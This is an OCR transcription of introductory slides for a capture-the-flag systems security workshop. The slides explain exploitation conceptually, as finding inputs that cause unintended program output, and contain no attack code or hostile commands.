Capture The Flag 101

Systems Security

https://transfer.sh/sJlye/reference.zip

If you can't unzip on ubuntu, try:

```
sudo apt-get install unzip
```

Who am I?

Nikolas Tay (@niktay)

NUS Y1 InfoSec Student

NUS Greyhats Core Team

Co-founded Nandy Narwhals and Dystopian Narwhals


Objectives


Understand how things work from ground up

Learn how to debug code to find bugs

Get familiar with basic exploit techniques

Let's break thin9s down



Calculator
View Edit Help
0
MC MR MS M+ M-
← CE C ± √
7 8 9 / %
4 5 6 * 1/x
1 2 3 - =
0 . +


DATA
INPUT
Calculator
View Edit Help
0
MC MR MS M+ M-
← CE C ± √
7 8 9 / %
4 5 6 * 1/x
1 2 3 - =
0 . +
OUTPUT
DATA

function f

parameter x

INPUT



OUTPUT


result $f(x)$

What is exploitation?

function f

parameter x

INPUT



OUTPUT


result $f(x)$

Finding the input that
gets us the output that we want

function f

parameter x

INPUT




OUTPUT

result $f(x)$

Finding the input that
gets us the (unintended) output that we want

How do I find this
“magical” input?

Understand the program,




find a VULNERABILITY

function f

parameter x

INPUT



